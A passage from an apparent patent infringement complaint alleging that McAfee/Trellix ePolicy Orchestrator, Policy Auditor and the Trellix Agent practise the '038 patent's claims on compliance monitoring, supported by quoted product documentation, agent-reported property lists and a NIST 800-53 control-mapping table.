3. Select the policy you want to duplicate from the **Create a policy based on this existing policy** drop-down list.
4. Type a name for the new policy.
5. Enter a note that might be useful to track the changes for this policy, then click **OK**.
6. Click the name of the new policy to open the **Policy Details** pane .
7. Click the edit icon to edit the policy settings as needed.
8. Click **Save**.

[60]


85. Every ’038 Accused Product maintains the plurality of policies in a data store on the computing system. For example, McAfee/Trellix ePolicy Orchestrator maintains the plurality of policies in an SQL Database on the ePolicy Orchestrator server.

[59] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#

[60] *Id*.



[61]




1. **McAfee ePO server**
   - Manages and deploys products, upgrades, and patches.
   - Connects to the McAfee ePO update server to download the latest security content
   - Enforces policies on your endpoints
   - Collects events, product properties, and system properties from the managed endpoints and sends them back to McAfee ePO
   - Reports on the security of your endpoint
2. **Microsoft SQL database** — Stores all data about your network-managed systems, McAfee ePO, Agent Handlers, and repositories.

[62]

86. Every ’038 Accused Product comprises one or more software agents on the endpoint configured to monitor the plurality of operating conditions identified in the plurality of policies. For example, McAfee/Trellix ePolicy Orchestrator and McAfee/Trellix Policy Auditor comprise the McAfee Agent, as well as the policy auditor or advanced host assessment agents that monitor endpoint operating conditions identified in policies.


[61] *Id.*
[62] *Id.*



Automation Eliminates Manual Processes

McAfee Policy Auditor is an agent-based IT assessment solution that leverages the Security Content Automation Protocol (SCAP) to automate the processes required for internal and external IT and security audits. Now you can say good-bye to time-consuming, inconsistent, and inefficient manual processes that strain your resources. By automating audit processes and providing the tools that enable consistent and accurate reporting against internal and external policies, McAfee Policy Auditor frees up your staff, helps improve your security posture, and paves the way for successful audits.

[63]




1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[64]

[63] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

[64] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html



Configuring Trellix Agent policies

Trellix Agent policy settings

Trellix Agent provides configuration pages for setting policy options that are organized into these categories: **General**, **Repository**, **Product Improvement Program**, **Troubleshooting**, and **Custom Properties**.


Before distributing Trellix Agent throughout your network, consider carefully how you want Trellix Agent to behave in the segments of your environment. Although you can configure Trellix Agent policy settings after they are distributed, we recommend setting them before the distribution, to prevent unnecessary impact on your resources.

Note

Only the difference in the policy settings is downloaded from the server when using Trellix Agent 5.6.0 or later.

General policy

Settings available for **General** policy are divided into following tabs.[65]




Tab	Settings
General	• Policy enforcement interval • Use of system tray icon in Windows environments • Enabling system tray icon in a remote desktop session • (McAfee ePO On-Premises) Trellix Agent and **SuperAgent** wake-up call support • Whether to accept connections only from McAfee ePO • Yielding of the CPU to other processes in Windows environments • Restricting Trellix Agent processes, services, and registry keys change • Rebooting options after product deployment in Windows environments • The agent-server communication • Retrieving all system and product properties

[66]

[65] Trellix Agent 5.7.x Product Guide

[66] *Id.*



Windows system and product properties reported by the agent

The lists below show the data reported to ePolicy Orchestrator from its managed systems. The properties reported vary by operating system. Those listed here are properties reported by Windows.


System properties

This list shows the system data reported to ePolicy Orchestrator by your nodes' operating systems. Review the details on your system before concluding that system properties are incorrectly reported.

- Agent Version
- CPU Serial Number
- CPU Speed (MHz)
- CPU Type
- Custom Props 1-4
- Default Language
- Description
- DNS Name
- Domain Name
- Free Disk Space
- Free Memory
- Installed Products
- IP Address
- IPX Address
- Is 64 Bit OS
- Is Laptop
- Last Communication
- MAC Address
- Managed State
- Management Type
- Number Of CPUs
- Operating System
- OS Build Number
- OS OEM Identifier
- OS Platform
- OS Service Pack Version
- OS Type
- OS Version
- Subnet Address
- Subnet Mask
- System Description
- System Location
- System Name
- System Tree Sorting
- Tags
- Time Zone
- Total Disk Space
- Total Physical Memory
- Used Disk Space
- User Name

[67]

87. Every '038 Accused Product practices receiving, across a network, status information about the plurality of operating conditions on the endpoint gathered by the one or more software agents. For example, McAfee/Trellix ePolicy Orchestrator receives, across a network, operating conditions from the McAfee Agent.




1. On McAfee ePO, user creates audits or inventory collection tasks.
2. The user then runs the task immediately or schedules it for a later time.
3. On execution of the task, McAfee ePO sends to collect information from the managed systems.
4. At the managed system, Policy Auditor or Advanced Host Assessment agents collect the information.
5. The agents then have the audits or inventory collection data sent back to McAfee ePO through McAfee Agent.
6. The user can then generate reports, view the information about the dashboards, or export the result.

[68]

[67] https://b2b-download.mcafee.com/products/naibeta-download/ma_460/ma_460_beta2_productguide.pdf; Trellix Agent 5.7.x Product Guide

[68] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html



Windows system and product properties reported by the agent

The lists below show the data reported to ePolicy Orchestrator from its managed systems. The properties reported vary by operating system. Those listed here are properties reported by Windows.

System properties


This list shows the system data reported to ePolicy Orchestrator by your nodes' operating systems. Review the details on your system before concluding that system properties are incorrectly reported.

Agent Version
CPU Serial Number
CPU Speed (MHz)
CPU Type
Custom Props 1-4
Default Language
Description
DNS Name
Domain Name
Free Disk Space
Free Memory
Installed Products
IP Address
IPX Address
Is 64 Bit OS
Is Laptop
Last Communication
MAC Address
Managed State
Management Type
Number Of CPUs
Operating System
OS Build Number
OS OEM Identifier
OS Platform
OS Service Pack Version
OS Type
OS Version
Subnet Address
Subnet Mask
System Description
System Location
System Name
System Tree Sorting
Tags
Time Zone
Total Disk Space
Total Physical Memory
Used Disk Space
User Name

[69]

88. Every ’038 Accused Product practices determining a compliance state of the endpoint based on the status information and a plurality of compliance policies in the data store. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor determines a compliance state of the endpoint based on endpoint operating conditions and a plurality of compliance policies.

[69] https://b2b-download.mcafee.com/products/naibeta-download/ma_460/ma_460_beta2_productguide.pdf; Trellix Agent 5.7.x Product Guide



McAfee Policy Auditor Software

Auditing and patch assessment made easier

At audit time, accuracy and timeliness are critical. Whether you need to prove compliance with mounting external regulations, quickly assess system patch status to prevent exploitation of vulnerabilities, or reduce liability by proving that your organization is following best practices, McAfee® Policy Auditor eases the pressure. Our easy-to-manage solution automates and simplifies the process, helping you to quickly assess patch deployment progress, monitor critical security configurations, and report consistently and accurately against key industry mandates and internal policies across your entire infrastructure or on specific systems. McAfee Policy Auditor helps you stay compliant, reduce costs and manual effort, and increase visibility.

In today's enterprise environment, managing compliance has become more challenging than ever before. With the never-ending influx of new regulations, it's hard to keep up. Most organizations suffer from compliance overload. They find themselves in fire-fighting mode just to stay compliant in order to avoid fines and potential loss of revenue. In large part, the problem is compounded by manual audit processes that are neither repeatable nor efficient. The complexity and lack of visibility inherent in non-integrated security point products hinder your ability to get a complete picture of your environment, making audits even more daunting and difficult to manage.


McAfee Policy Auditor eases audits through integration with McAfee® ePolicy Orchestrator® software, which unifies management and reporting and facilitates policy customization and creation. Once you select, tailor, or create your benchmarks, you then assign IT assets for audit. After audits are performed, you can view the results on the single-pane-of-glass dashboard and drill down into the details.

Key Advantages

- Substantiates, automates, and simplifies compliance to key industry benchmarks, patch requirements, and security best practices
- Provides consistent and accurate reporting against internal and external policies
- Monitors and validates patch deployment, policies, and configurations of systems in large, multiplatform enterprise environments
- Enables unified security awareness across your entire infrastructure through streamlined, single-pane-of-glass management and reporting
- Conforms to the SCAP 1.2 standard required by the US Department of Homeland Security's Continuous Diagnostics and Mitigation (CDM) mandate, as validated by the National Institute of Standards and Technology (NIST)

Connect With Us

[70]



Auditing systems

An audit is an independent evaluation of a computer system to determine whether it is in compliance with corporate and industry security standards. Audit results show recommended improvements to reduce risks.

McAfee Policy Auditor evaluates systems against independent standards developed by government and private industry. It can also evaluate systems against standards that you create yourself. McAfee Policy Auditor uses audits to determine the compliance status of systems and returns results indicating any areas where the system is out of compliance.

[71]

[70] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-policy-auditor.pdf; https://partners.trellix.com/enterprise/es-es/assets/data-sheets/ds-policy-auditor.pdf

[71] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html





Figure 2. See threats and your compliance status across McAfee and Microsoft technologies in one area. [72]



NIST 800-53 Compliance Controls

The following control families represent a portion of special publication NIST 800-53 revision 4. This guide is intended to aid McAfee, its partners, and its customers, in aligning to the NIST 800-53 controls with McAfee® capabilities. The control families are listed below.

- AC Access Control (21 controls)
- CM Configuration Management (3 controls)
- CP Contingency Planning (1 control)
- IA Identification and Authentication (28 controls)
- RA Risk Assessment (1 control)
- SC System and Communications (32 controls)
- SI System and Information Integrity (11 controls)

Each product represents various capabilities, therefore, the total number of controls listed for each family will not be a one-to-one match with the number of products as some capabilities will overlap. The chart below display each capability as it applies to a specific control family.


Capability	AC	AU	CM	CP	IA	SC	SI	Totals
McAfee Active Response	2	-	-	-	-	-	-	2
McAfee Application Control	-	-	3	-	-	3	2	8
McAfee Data Loss Prevention	1	-	-	-	-	-	-	1
McAfee Disk Encryption	-	-	-	-	-	1	-	2
McAfee Endpoint Security	-	-	-	-	-	6	1	7
McAfee Enterprise Security Manager	3	10	-	-	-	-	2	25
McAfee® ePolicy Orchestrator®	-	7	-	-	-	-	2	9
McAfee File & Removable Media Protection	-	-	-	-	-	1	-	1
McAfee Network Security Platform	-	-	-	-	-	12	-	12
McAfee Policy Auditor	15	12	-	-	8	14	4	53
None	2	1	-	1	20	6	4	34

[73]

89. Every ’038 Accused Product practices initiating, based on the compliance state, an action identified in at least one rule in the data store, wherein the action is carried out by a processor

[72] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf
[73] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

on the endpoint. For example, McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor enforces access control polices when the endpoint is out of compliance.



Product overview

Overview


Trellix Agent is the client-side component that provides secure communication between McAfee® ePolicy Orchestrator® (McAfee® ePO™) and managed products.

The agent also serves as an updater for Trellix products.


Systems can be managed by the McAfee ePO server only if they have an agent installed. While running silently in the background, the agent:

- Installs products and their upgrades on managed systems.
- Updates security content such as the V3 DAT files or AMCore Content Package associated with McAfee® Endpoint Security.
- Enforces policies and schedules tasks on managed systems.
- Gathers information and events from managed systems, and sends them to McAfee ePO.

[74]



Control Family	Control Category	Control Name	Control ID	Assessment Procedure	Assessment Objective	McAfee Capability
AC	Access Enforcement	Access Enforcement	AC-3	AC-3	Determine if the information system: • Enforces approved authorizations for logical access to information and system resources in accordance with applicable access control policies	McAfee Policy Auditor



Control Family	Control Category	Control Name	Control ID	Assessment Procedure	Assessment Objective	McAfee Capability
AC	Least Privilege	Auditing Use of Privileged Functions	AC-6(9)	AC-6(9)	Determine if the information system: • Audits the execution of privileged functions	McAfee Policy Auditor
AC	Least Privilege	Prohibit Non-Privileged Users from Executing Privileged Functions	AC-6(10)	AC-6(10)	Determine if the information system: • Prevents non-privileged users from executing privileged functions to include: • Disabling implemented security safeguards/countermeasures; • Circumventing security safeguards/countermeasures; or – Altering implemented security safeguards/countermeasures	McAfee Endpoint Security with McAfee Threat Intelligence for Endpoint Security McAfee Policy Auditor

[75]

90. Defendant has and continues to indirectly infringe one or more claims of the ’038 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to sell, selling, and/or importing into the United States products that include infringing technology, such as the ’038 Accused Products (*e.g.*, products incorporating compliance).

[74] Trellix Agent 5.7.x Product Guide
